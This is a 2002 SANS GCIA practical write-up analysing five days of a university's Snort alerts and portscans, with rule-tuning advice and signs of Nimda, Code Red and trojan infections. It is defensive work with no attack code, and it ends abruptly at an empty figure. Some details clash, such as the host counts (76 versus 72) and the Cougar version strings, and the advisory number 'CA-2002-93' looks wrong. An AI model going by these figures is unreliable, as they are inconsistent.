Thanks for your time. I apologize for the age of these logs, but last week, my OS decided to up and die. I've just now recovered this data.

Multiple Choice Test Question:

Of the below source addresses, which should a router drop if it's received on an Internet-facing interface? Choose the all correct answers.

a) 10.127.3.12
b) 208.180.140.220
c) 161.184.101.193
d) 192.168.1.99

The answer is (a) and (d). These addresses, along with 172.16.0.0 – 172.16.255.255 are sourced in private network ranges as described by RFC 1918, and should be dropped as part of an ingress filtering ruleset for border routers. As mentioned above, this is strongly recommended in the SANS/FBI "Top Twenty" list. Answers (b) and (c) are incorrect, because these are in the public Internet address space.

References

DSheild.org. "Top Ten Target Ports." Distributed Intrusion Detection System. Apr 4, 2002. URL: http://www.dshield.org/topports.html (May 6, 2002).

Incidents.org. "Intrusions, DSHield, SANS GIAC Mailing List Archives." http://www.incidents.org/archives/ (May 6, 2002).

Jeon, DeokJo "Understanding DDOS Attack, Tools, and Free Anti-tools with Recommendation." Apr 7, 2001. URL: http://rr.sans.org/threats/understanding_ddos.php (May 6, 2002).

Microsoft Corporation. "NAT Does Not Properly Forward ICMP 'Destination Unreachable' Packet That Is Generated on the NAT Server (Q268773)." May 27, 2001. URL: http://support.microsoft.com/default.aspx?scid=kb;EN-US;q268773 (May 6, 2002).

Rekhter, Moskowitz, Karrenberg, de Groot, and Lear. “RFC 1918: Address Allocation for Private Internets.” Feb 1996. URL: http://www.ietf.org/rfc/rfc1918.txt (May 6, 2002).

Roesch, Martin. “Snort.” Apr 8, 2002. URL: http://www.snort.org/dl/ (May 6, 2002).

Srisuresh and Egevang. “RFC 3022: Traditional IP Network Address Translator (Traditional NAT).” Jan 2001. URL: http://www.ietf.org/rfc/rfc3022.txt (May 6, 2002.)

SANS Institute. “The Twenty Most Critical Internet Security Vulnerabilities (Updated).” Apr 9, 2002. URL: http://www.sans.org/top20.htm (May 6, 2002).

Tcpdump.org (Originally: Lawrence Berkeley National Laboratory). “Tcpdump/libpcap.” URL: http://www.tcpdump.org (May 6, 2002).

Assignment #3: Analyze This!

Executive Summary




Figure 3.1: Alerts and Scans by Hour

The above graph illustrates the number of Events of Interest (EOIs) over the provided five day period. The times along the X-axis denote when spikes in activity took place. Many thousands of EOIs are reported each hour, with midday spikes in both portscan activity and intrusion attempts, with less dramatic spikes on Saturday and Sunday.

This leads me to one of two conclusions: either the University is shot through with criminal hackers who prefer to operate during normal business hours, or the firewall and IDS rules need to be calibrated as to not generate so many useless alerts. Given the network is still in operation today, I suggest the latter is the case, and this report intends to prove it.

This is not to say the University has had no security issues. On the contrary, I have found evidence indicating many of the University's end-user workstations have been compromised by Nimda or Code Red. Furthermore, it seems that the University's main public webservers are hosting either the SubSeven trojan or the Ramen Linux worm. The University's network has been compromised by common, automated exploits, and risks getting "0wned" by an opportunistic criminal leveraging these exploits. Corrective action should be taken right away. (For details on remediation, please see the section entitled Conclusions and Defensive Recommendations).

Logs Analyzed

The University provided me with three sets of log files, covering the period of March 22 through March 26, 2002. These logs files represent a routine five day period of network traffic. The logs were generated by a Snort IDS system of an indeterminate version, with the default rule base enabled with only slight modification.

The log files provided for analysis were:

Filename	Size
alert.020322.gz	2,192,238
alert.020323.gz	1,387,042
alert.020324.gz	1,045,051
alert.020325.gz	1,870,000
alert.020326.gz	1,738,005

By combining all alert data, it becomes possible to discover trends in alert traffic, so these logs were concatenated together and processed as a whole. Also, due to the availability of the raw scan data (below), I will be ignoring the alerts generated by Snort's portscan preprocessor (for a more in-depth explanation, please refer to Appendix A).

Filename	Size
scans.020322.gz	3,153,765
scans.020323.gz	2,083,733
scans.020324.gz	1,629,954
scans.020325.gz	2,569,058
scans.020326.gz	2,432,039

Again, all five days' worth of logs were combined for the purpose of trend spotting.

Filename	Size
oos_Mar.22.2002.gz	774
oos_Mar.23.2002.gz	691
oos_Mar.24.2002.gz	466
oos_Mar.25.2002.gz	532
oos_Mar.26.2002.gz	401

These logs are sample "Out of Spec" packets -- that is, TCP packets with strange or illegal combinations of flags set. These packets are all involved in events which generated alerts in the first two sets of logs, and thus, provide corroborative data for those events.

Most Frequent Events (Generated More than 10,000 Times)

Over 2.2 **million** events were recorded over the five day sample period. That’s an average of five events each second of each day. Again, I do not believe the University is infested with noisy criminals. Rather, due to a lack of rule base configuration, the currently deployed IDS is generating a vast number of reports which lend themselves to misinterpretation (some would call these "false positive" reports, but I’m reluctant to use

that term in this context – after all, the IDS is alerting on exactly the conditions it's been told to alert on).

My goal in this analysis is to illustrate how a noisy ruleset interferes with the job of intrusion analysis, with an eye towards aggressively reducing these extraneous alerts. An unconfigured, non-optimized network IDS generating thousands upon thousands of alerts an hour is almost worse than having no IDS at all.

The below alerts each were reported more than 10,000 times over the given five day period.

Table 3.1: Alerts Reported More Than 10,000 Times

Reported Occurrences	Alert Message	Severity
59,835	SMB Name Wildcard	Noise
52,249	connect to 515 from inside	Noise
39,803	SNMP public access	Medium
29,585	ICMP Echo Request L3rtriever Ping	Noise
28,882	MISC Large UDP Packet	Noise
26,048	spp_http_decode: IIS Unicode attack detected	High

Table 3.2: Scans Reported More Than 10,000 Times

Reported Occurrences	Alert Message	Severity
1,763,800	UDP scan (Internally-based)	Noise
213,833	SYN scan (Internally-based)	Noise
23,185	UDP scan (Externally-based)	Noise

Frequent Alert Details

SMB Name Wildcard Severity: Noise Reported: 59,835 times
Snort Signature ID: None

```
03/22-00:00:29.019960  [**] SMB Name Wildcard [**] MY.NET.152.245:137 -> MY.NET.11.6:137
03/22-00:00:29.020391  [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.245:137

03/26-22:13:33.541604  [**] SMB Name Wildcard [**] 169.254.25.129:137 -> MY.NET.5.96:137
03/26-22:13:36.531676  [**] SMB Name Wildcard [**] 169.254.25.129:137 -> MY.NET.5.96:137
```

Summary: These alerts are describing normal NetBIOS name resolution traffic. Of the nearly sixty thousand entries, all but two of the events were generated in the MY.NET network. The only troubling event under this category are the two externally-originating events. The border routers are clearly configured to drop inbound NetBIOS traffic, or else MY.NET would be swamped with NetBIOS requests from the outside. I suspect the so-called external source address is actually a spoofed source address, originating from the inside.

Correlations: Bryce Alexander details this alert in The IDS FAQ. However, his analysis

centers around the general dangers of Port 137 traffic across the Internet.

On Jan 17, 2000, Max Vision specifically recommended alerting only on externally-based traffic in a post on the Snort discussion list.

Recommendations: Alter the Snort rule so only externally based traffic fires this alert. Currently, this rule produces only noise.

connect to 515 from inside Severity: Noise Reported: 53,249 times
Snort Signature ID: None

```
03/22-10:47:48.551419  [**] connect to 515 from inside [**] MY.NET.153.119:1534 -> MY.NET.150.198:515
```

Summary: the Unix line printer service, or lpr, typically runs on port 515, and is a perennial favorite target for attack. The CVE database lists five vulnerabilities reported for lpr, the most recent being CAN-2001-0906. However, this alert does not indicate a compromise, but only a connection. Thus, this is normal traffic for lpr printing.

Correlations: Jasmir Beciragic noted this event, and a set of "connect to 515 from outside" alerts, in his analysis of Apr/2001. Correctly, he concludes that the port 515 traffic from the outside requires further investigation, and I notice today that no such outside-sourced traffic is in the logs. It would appear the University's border routers are now filtering that port.

Recommendations: Unless access to the lpr servers is intended to be tightly controlled, this alert is all but useless. This rule should be deactivated, and access to the lpr servers should be monitored through local syslogs. To monitor actual attacks to the lpr service, a more restrictive Snort rule should be employed. For example, Snort SID 301, “EXPLOIT LPRng overflow,” will provide alert coverage for the LPRng input buffer overflow vulnerability, common to Red Hat 7.0 print servers.

SNMP public access Severity: Medium Reported: 39,803 times
Snort Signature ID: 1411 & 1412 (closest match)

```
03/22-10:16:01.831946  [**] SNMP public access [**] MY.NET.70.177:1068 -> MY.NET.5.37:161
```

Summary: The Simple Network Management Protocol is implemented across many network management devices, and often ships with the default community names of "public" and "private" for read and write access, respectively. Note that, while they are used like passwords, they are not in any way encrypted, and are easily sniffed off the wire. Regardless, it is good security practice to change the default community strings for these devices, since default values are the key ingredients for most network worms.

SNMP was thrown into the security spotlight in February of 2002, thanks to CERT/CC’s advisory CA-2002-93, wherein CERT/CC discusses details regarding a fundamental flaw in the implementation of SNMP across many vendors and platforms. While changing community names does not protect against these vulnerabilities, it is nonetheless a

positive step to take in securing one's environment.

Normally, I would consider these alerts to be a low severity, but given the amount of attention the security and underground communities are devoting to SNMP right now, I stepped up this alert to medium.

Correlations: David Singer noted this event in his analysis of May/2001. He recommended then to reset SNMP community strings, and to ensure SNMP accesses are set to read only, and not read/write.

Recommendations: SNMP community names should neer remain in their default state, and changing them as regularly as you would change your other network administration passwords will afford an extra measure of security on your SNMP-managed devices.

The "S" in SNMP does not stand for "Secure." If possible, the University should investigate alternative methods of managing network devices, though few are as widespread today as SNMP.

ICMP Echo Request L3retriever… Severity: Noise Reported: 29,585 times
Snort Signature ID: 466

```
03/22-14:58:41.171948  [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.159 -> MY.NET.11.6
```

Summary: According to arachNIDS Event IDS311, this event indicates someone is scanning the network with the L3 Retriever 1.5 security scanner. However, this signature is very similar to arachNIDS Event IDS169, "ICMP_PING-WINDOWS9X2000." Given that the vast majority of this traffic is bound for this network's apparent Windows 2000 domain controllers, I deduce this is either a malformed rule, or the normal Windows ping is, in fact, identical to the L3 Retriever's ping.

Correlations: Mike Poor noted this event in his analysis of Nov/2001, but made no comment. However, he counted less than a thousand occurrences of this event. I suspect the Microsoft environment in the University has grown considerably since then.

Recommendation: Given the prevalence of Windows hosts in MY.NET, this alert generates only noise, and should either be recalibrated to fire only on external connects to the inside, or deactivated altogether.

MISC Large UDP Packet Severity: Noise Reported: 28,882 times
Snort Signature ID: 521

```
03/26-12:15:06.188782  [**] MISC Large UDP Packet [**] 66.28.104.154:1608 -> MY.NET.153.153:3783
03/25-15:10:14.348581  [**] MISC Large UDP Packet [**] 140.142.8.72:2031 -> MY.NET.153.157:2876
```

Summary: This event was a little puzzling, but I soon discovered this traffic is characteristic of Microsoft's Netshow. All 13 source IPs are outside MY.NET, so a simple netcat sweep revealed eight "Cougar 4.1.0.3923" servers. Next, I Googled

"Cougar 4.1.0.3293," which pointed to the helpful Netcraft entry for netshow.microsoft.com. Finally, another Google search on "Netshow UDP Cougar" turned up a Microsoft white paper which mentions "Cougar" as a codename for NetShow. A quick glace through the paper reveals that Windows Media Services (nee NetShow nee Cougar) does, in fact, sometimes rely on large UDP packets to deliver its streaming content.

Correlations: Jeff Zahr noted this event in his analysis of Dec/2001, but even though four of his "top talkers" were generating these alerts, he does not discuss this particular alert in depth.

Recommendation: NetShow and other audio/video streaming applications are notorious bandwidth hogs, but tracking their usage is only casually related to Intrusion Detection, and is certainly not the job of this rule. Due to the overwhelming number of alerts generated, and the lack of a specific exploit associated with them, this rule should be deactivated.

IIS Unicode attack detected Severity: High Reported: 26,048 times
Snort Signature ID: http_decode


```
03/22-17:42:49.611797  [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.127:2317 ->
211.32.117.36:80
03/22-17:42:49.611797  [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.127:2317 ->
211.32.117.36:80
03/22-17:42:49.616533  [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.127:2318 ->
211.32.117.36:80
03/22-17:42:49.616533  [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.127:2318 ->
211.32.117.36:80
03/22-17:42:49.617616  [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.127:2319 ->
211.32.117.36:80
03/22-17:42:49.617616  [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.127:2319 ->
211.32.117.36:80
```

Summary: Code Red, Code Red II, Nimda, and sadmind all rely in some part on Unicode translation tricks to escape from a normal IIS directory, and climb up and around a file system via relative directory commands. The http_decode Snort preprocessor is designed to look out for Unicode-encoded "\" "/" and "."characters* on common HTTP ports.

Unfortunately, all these alerts signify real attacks. This is not to say all are successful – I do not have access to the responses from the targeted servers, so I cannot make that determination. However, I can see that the University is already hosting one of the above worms, as 76 of the source IP addresses originate from MY.NET (see Figure 3.2 below). All of these offending IPs are in the University's user space of MY.NET.150.0 – MY.NET.153.255 and MY.NET.88.0/24. These hosts should be considered as having been totally compromised, and further, they are actively attacking other systems, both inside and outside of MY.NET. Worst of all, the University's border routers are not dropping these obviously evil packets, so there is nothing preventing future attacks.

* For some reason, this matching criteria doesn't seem to be documented anywhere reasonable – like the User's Manual. I had to read the undercommented spp_http_decode.c code to figure out exactly what http_decode fires on.

Figure 3.2: Summarize.pl panel listing internal IIS attackers



```
 __/ EOIs by Source IP (Internal Only) \_____________________________
|                                                                    |
| 3381     MY.NET.153.127                                            |
| 3275     MY.NET.150.232                                            |
| 1616     MY.NET.153.111                                            |
| 1546     MY.NET.153.197                                            |
| 1379     MY.NET.153.154                                            |
| 1147     MY.NET.153.153                                            |
| 1043     MY.NET.153.177                                            |
| 1003     MY.NET.153.166                                            |
| 954      MY.NET.153.125                                            |
| 953      MY.NET.153.168                                            |
| 677      MY.NET.153.170                                            |
| 482      MY.NET.153.171                                            |
| 479      MY.NET.153.117                                            |
| 477      MY.NET.153.119                                            |
| 452      MY.NET.153.162                                            |
| 448      MY.NET.153.210                                            |
| 421      MY.NET.153.204                                            |
| 400      MY.NET.153.184                                            |
| 382      MY.NET.153.110                                            |
| 360      MY.NET.151.108                                            |
| 350      MY.NET.153.115                                            |
| 311      MY.NET.150.165                                            |
| 300      MY.NET.152.183                                            |
| 273      MY.NET.153.205                                            |
| 260      MY.NET.153.123                                            |
| 247      MY.NET.153.216                                            |
| 228      MY.NET.153.203                                            |
| 198      MY.NET.153.109                                            |
| 146      MY.NET.153.164                                            |
| 146      MY.NET.151.73                                             |
| 145      MY.NET.153.176                                            |
| 144      MY.NET.150.72                                             |
| 141      MY.NET.153.144                                            |
| 131      MY.NET.153.137                                            |
| 126      MY.NET.150.7                                              |
| 125      MY.NET.153.143                                            |
| 124      MY.NET.150.103                                            |
| 118      MY.NET.153.126                                            |
| 112      MY.NET.153.211                                            |
| 111      MY.NET.150.210                                            |
| 109      MY.NET.153.46                                             |
| 108      MY.NET.150.97                                             |
| 108      MY.NET.153.105                                            |
| 107      MY.NET.153.114                                            |
| 99       MY.NET.88.165                                             |
| 89       MY.NET.88.148                                             |
| 54       MY.NET.153.112                                            |
| 30       MY.NET.153.187                                            |
| 30       MY.NET.153.146                                            |
| 27       MY.NET.153.107                                            |
| 27       MY.NET.153.179                                            |
| 26       MY.NET.152.165                                            |
| 25       MY.NET.88.194                                             |
| 24       MY.NET.153.118                                            |
| 24       MY.NET.152.178                                            |
| 23       MY.NET.153.142                                            |
| 18       MY.NET.153.145                                            |
| 18       MY.NET.253.10                                             |
| 16       MY.NET.153.113                                            |
| 14       MY.NET.153.189                                            |
| 12       MY.NET.153.124                                            |
| 8        MY.NET.151.64                                             |
| 8        MY.NET.152.15                                             |
| 7        MY.NET.88.243                                             |
| 7        MY.NET.153.163                                            |
| 6        MY.NET.88.151                                             |
```

Figure 3.3: Internal IIS attackers (continued)

```
| 6        MY.NET.150.143                                          |
| 6        MY.NET.153.196                                          |
| 6        MY.NET.153.207                                          |
| 4        MY.NET.153.159                                          |
| 4        MY.NET.153.186                                          |
| 2        MY.NET.153.180                                          |
| 2        MY.NET.150.45                                           |
| 2        MY.NET.88.140                                           |
| 2        MY.NET.88.150                                           |
| 1        MY.NET.153.175                                          |
|                                                                  |
| Total Uniques:           76                  Total EOIs:    25670 |
 ------------------------------------------------------------------
```

Correlations: I discovered traffic similar to this in my current employer's network. For an in-depth analysis of Nimda probes, please see my GIAC GCIA Assignment #2, Detect #2.

Recommendations: The University should be dropping these packets as part of both ingress and egress content filtering. In other words, the University needs to stop accepting and generating Nimda traffic immediately. All current firewalls have this capability, and many modern routers do as well (for example, Cisco has published some good Nimda and Code Red NBAR rules).

Secondly, the 72 offending machines need to be visited by a system administrator, and probably reformatted and rebuilt with the latest patches applied, as they are surely compromised systems. Keep in mind, machines with even one or two alerts for this rule are still likely to be hosting evilness.

Third, and most importantly, the University should consider adopting a configuration standard for web servers which prohibits web root directories to be located on the boot partition of a Windows machine. I have found this does wonders for site stability, both security and performance-wise.

Frequent Scan Details

UDP Scan (Internally Based) Severity: Noise Reported: 1,763,800 times
Snort Source: spp_portscan, threshold of 4 connects in 3 seconds

```
Mar 22 13:32:17 MY.NET.11.8:1347 -> MY.NET.152.162:1346 UDP
Mar 22 13:33:37 MY.NET.152.162:1346 -> MY.NET.11.8:1347 UDP
Mar 22 13:33:57 MY.NET.11.8:1347 -> MY.NET.152.162:1346 UDP
Mar 22 13:33:57 MY.NET.152.162:1346 -> MY.NET.11.8:1347 UDP

Mar 22 00:01:00 MY.NET.60.43:7000 -> MY.NET.153.181:7001 UDP
Mar 22 00:01:01 MY.NET.60.43:123 -> MY.NET.153.159:1357 UDP
Mar 22 00:01:03 MY.NET.60.43:7000 -> MY.NET.153.145:7001 UDP
Mar 22 00:01:03 MY.NET.60.43:123 -> MY.NET.153.184:1376 UDP
```

Summary: This alert accounts for nearly 88% of all "scanner" traffic on the network. Two source IPs, both internal, are responsible for well over half of these internally-based

UDP scan alerts. This adds up to a serious violation of network policy, or a misconfigured rule. I, of course, suspect the latter, but let's make sure by sampling just the above two examples.

Regarding the first example set, IANA associates UDP port 1347 with something called "bbn-mmc," a multimedia conferencing application. Unfortunately, IANA-derived port lists appear to be the only place 1347/udp is ever mentioned, so I will assume this is also true in the real world. Though it's not Microsoft NetMeeting, given that I've already spotted some NetShow multimedia use, some sort of videoconferencing services appear to be offered by this machine.

In the second example, MY.NET.60.43 appears to be an AFS server. According to the AFS FAQ, the Andrew File System is high availability network file system common in university settings. There is a significant amount of NTP (Network Time Protocol) traffic on this server as well, which is also common for AFS servers – NTP is specifically recommend in section 3.17 of the aforementioned FAQ.

Recommendation: If UDP port scanning is happening on this network, it is virtually impossible to tell with all the normal UDP background noise. Snort provides a "portscan-ignorehosts" preprocessor, and its function is readily apparent. At the very least, all the known big UDP talkers should be added to the ignorehosts list.

Ultimately, though, I believe in ignoring mostly useless data, so I recommend the University consider ignoring all MY.NET hosts. A lot of UDP traffic, by itself, is not something to get terribly excited over if it's based internally.

SYN Scan (Internally Based) Severity: Noise Reported: 213,833 times
Snort Source: spp_portscan, threshold of 4 connects in 3 seconds

```
Mar 22 00:00:29 MY.NET.152.245:1205 -> MY.NET.11.6:139 SYN ******S*
Mar 22 00:00:36 MY.NET.152.252:3280 -> MY.NET.11.6:139 SYN ******S*
Mar 22 00:01:37 MY.NET.152.244:4834 -> MY.NET.11.6:139 SYN ******S*
Mar 22 00:01:43 MY.NET.152.168:2389 -> MY.NET.11.6:139 SYN ******S*
Mar 22 00:01:54 MY.NET.152.157:4898 -> MY.NET.11.6:139 SYN ******S*
```

Summary: These SYN scan alerts are being swept up as part of the unreasonably low threshold set for all portscans. When a host trips the portscan detector, all traffic initiated from that host becomes classified as part of the portscan process. Since the threshold for the portscan detector is left at the default (four connects from a single host in three seconds), a variety of normal activity, such as domain logons and web surfing, are going to be classed as portscanning.

The above example describes part of the normal Windows logon sequence for the five source hosts. In fact, MY.NET.11.6 and MY.NET.11.7, both which appear to be Windows domain controllers, account for more than thirty thousand of these alerts.

Recommendation: Sensible portscan thresholds are highly dependant on the normal baseline of activity on MY.NET. After reviewing the supplied scan results, it seems that

either a smaller window (zero seconds), or a higher minimum of connects (perhaps ten), would cut down the alert volume significantly.

UDP Scan (Externally Based) Severity: Medium Reported: 23,185 times
Snort Source: spp_portscan, threshold of 4 connects in 3 seconds

```
Mar 25 12:29:36 64.241.238.205:0 -> MY.NET.153.145:0 UDP
Mar 25 12:29:36 64.241.238.205:35160 -> MY.NET.153.145:1241 UDP
Mar 25 12:29:40 64.241.238.205:0 -> MY.NET.153.145:0 UDP
Mar 25 12:29:40 64.241.238.205:35160 -> MY.NET.153.145:1241 UDP
Mar 25 12:29:44 64.241.238.205:0 -> MY.NET.153.145:0 UDP
Mar 25 12:29:44 64.241.238.205:35160 -> MY.NET.153.145:1241 UDP
```

Summary: 30% of this traffic is being generated by 64.241.238.205 talking to MY.NET.153.145. This remote host is owned by Akamai Technologies, according to whois.arin.net:

Figure 3.3: Akamai WHOIS data (from whois.arin.net)

```
Akamai Technologies (NETBLK-SAVV-SV3527-7)
   The Westin Bldg 2001 6th Avenue
   Seattle, Washington 98121
   US

   Netname: SAVV-SV3527-7
   Netblock: 64.241.238.192 - 64.241.238.255

   Coordinator:
      NOC, NOC  (AN70-ARIN)  noc-staff@akamai.com
      617 250-3007

   Record last updated on 07-Dec-2000.
   Database last updated on  26-Apr-2002 20:00:09 EDT.
```

Furthermore, this traffic all takes place in a four hour window on March 25th. Finally, the internal destination port is UDP 1241, which the IANA has registered as the default port for the server component of the Nessus security scanner. At first blush, this is all highly suspicious – Akamai has trojaned one of the University's machines with a security scanner!

However, MY.NET.153.145 is clearly in the user space of MY.NET, and thus, probably initiated this exchange with Akamai. Digging a little deeper, I found a Bugtraq post from Dylan Loomis, alleging NIS+ (Network Information Service Plus), as deployed on Solaris 5.6, runs on port 35160/UDP. While still a somewhat strange service to be advertising across the Internet, it is, nonetheless, a more plausible interpretation of the data.
The rest of these alerts also involve user space machines – machines in the MY.NET.150, MY.NET.153, and MY.NET.88 subnets. These "portscans" are simply responses to internal stimuli, such as web surfing, file sharing, or chatting.

Recommendation: Like the internally-based UDP portscan alerts covered above, these

alerts are simply noise. In order to separate out true UDP portscans, the threshold should be much more restrictive.

Events of Interest: Alerts Concerning Trojan/Rootkit Activity

Table 3.3: Alerts Concerning Trojan/Rootkit Activity

Reported Occurrences	Alert Message	Severity
812	WEB-MISC attempt to execute cmd	High
111	Possible trojan server activity	High
5	BACKDOOR NetMetro Incoming Traffic	Noise
2	Back Orifice	Noise
1	BACKDOOR SIGNATURE – Q ICMP	Noise

Events concerning trojan and rootkit activity should be near the top of every IDS analyst's list of events of interest. After all, rootkits are the most popular methods of compromising large numbers of servers, since they require only a little effort and basically no expertise to execute effectively.

Unfortunately, it would appear that the University's network defenses have all but totally failed. Active installations of both the Nimda worm and SubSeven are apparent in this environment.

Trojan/Rootkit Details


Attempt to execute cmd Severity: High Reported: 812 times
Snort Signature ID: 1002 (Closest match)

```
03/23-11:33:39.171937  [**] WEB-MISC Attempt to execute cmd [**] 216.76.16.132:2463 -> MY.NET.5.96:80
```

Summary: This signature is indicative of virtually every IIS-specific attack. Briefly, these attackers are attempting to access the command interpreter, "cmd.exe," via a web session.

This and the **IIS Unicode attack detected** alert should go hand in hand, given that both are included as part of the Nimda and Code Red worms. However, after examining a report for this attack, I couldn't help but notice the tab shown below:

Figure 3.4: cmd EOIs by Source IP (Internal Only)



